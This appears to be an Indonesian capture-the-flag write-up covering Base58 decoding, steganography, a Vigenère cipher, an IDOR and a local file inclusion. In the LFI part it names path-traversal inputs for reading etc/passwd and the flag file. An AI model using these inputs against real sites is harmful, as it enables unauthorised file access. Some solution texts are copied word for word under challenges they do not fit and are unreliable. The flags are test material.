
Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **

Tampilan website :




Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.




Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.


**Flag :** IDN_CTF{timing_attack_succesful}

Unsafe Deserialization

# Unsafe Deserialization


## 10

Website


Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **

Tampilan website :




Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.




Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.


**Flag :** IDN_CTF{unsafe_deserialization_executed}

Circle Clicker

# Circle Clicker

10


Click Sampai 1000 kali!

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana


Website

**Author : Mohamad Fattyr**

Tampilan website :



Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.




Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.


**Flag :** IDN_CTF{click_master}

Jadi gini lgi…

jadi gini lgi...

10

mau coba-coba aja terus, coba maen dino


**Author: Aditya Firman Nugroho**

Kita diberikan sebuah file gambar bernama `jhlzhy.jpg`. Tugasnya adalah menemukan flag yang tersembunyi di dalam gambar ini. Kita curiga file ini mengandung data tersembunyi melalui metode steganografi.


Dalam konteks CTF, steganography adalah teknik menyembunyikan data atau pesan rahasia di dalam file lain seperti gambar, audio, atau video, tanpa terlihat mencurigakan. Tantangan steganografi biasanya menguji kemampuan peserta untuk menemukan dan mengekstrak pesan tersembunyi tersebut untuk mendapatkan flag.

Pertama, kita gunakan tool `stegseek` untuk mencari file yang disisipkan di dalam gambar

Isi file-nya :




Gunakan website DCode ROT Cipher Decoder untuk melakukan brute-force dekripsi pada string `Za1NhU0_Jv0sly`.




**Flag :** IDN_CTF{StEgAn0_Co0leR}

Might Guy’s Secret

# Might Guy's Secret

## 10

Suatu hari, Might Guy mengirimkan sebuah pesan rahasia ke Konoha HQ. Namun, pesan tersebut dicegat di tengah jalan.

Ini isi pesannya:
QGA_OTS{v067j1723qk40f5v33z656afwse60kdf67u9606}

Bersama dengan pesan itu, kamu menemukan secarik kertas bertuliskan: "Giovan Battista Bellaso: 1553M: idnmantab"

Tampaknya Might Guy menggunakan teknik enkripsi klasik namun ampuh


**Authtor: Nur Cholis Majid**

Pesan terenkripsi:
`QGA_OTS{v067j1723qk40f5v33z656afwse60kdf67u9606}`

Petunjuk:
*"Giovan Battista Bellaso: 1553M: idnmantab"*

Analisis:


- Giovan Battista Bellaso adalah tokoh yang menginspirasi Vigenère Cipher.
- "1553M" kemungkinan merujuk ke tahun 1553 dan huruf "M" bisa jadi tidak signifikan atau hanya bagian dekoratif.
- "idnmantab" sangat mungkin adalah kata kunci (key) untuk dekripsi menggunakan Vigenère Cipher.





Decrypt menggunakan : https://www.dcode.fr/cipher-identifier

**Flag :** IDN_CTF{c067j1723pc40c5i33n656asdsd60cas67i9606}

I’m Not Me, You Are Me





Analisa :
Untuk mendapatkan flagnya kita bisa mencoba ganti id pada url disini asumsi saya untuk id admin biasanya didefinisikan dari angka 0 disini saya langsung saja mencoba mengubahnya jadi angka 0 untuk idnya




**FLAG: IDN_CTF{Y0u_FF0D_the_heN_admin}**


IDN EDUCATION




Analisa:


Ketika saya membuka web yang diberikan disini saya diberikan clue ya itu website tersebut memiliki kerentanan terhadap php dan ketika saya buka page about disitu saya diberikan clue lagi bahwasannya web tersebut vulnerable terhadap local file inclusion **(LFI)**

Disini saya coba test pake payload lfi basic yaitu etc passwd :





Dan ternyata bisa dan ini menandakan memang website tersebut vulnerable terhadap lfi
Disini saya langsung coba mencari flagnya

Dan disni aku coba cari dengan ../../../flag belum dapat





Dan ketika menggunakan path var/www/html/flag.txt disini aku menemukan flagnya

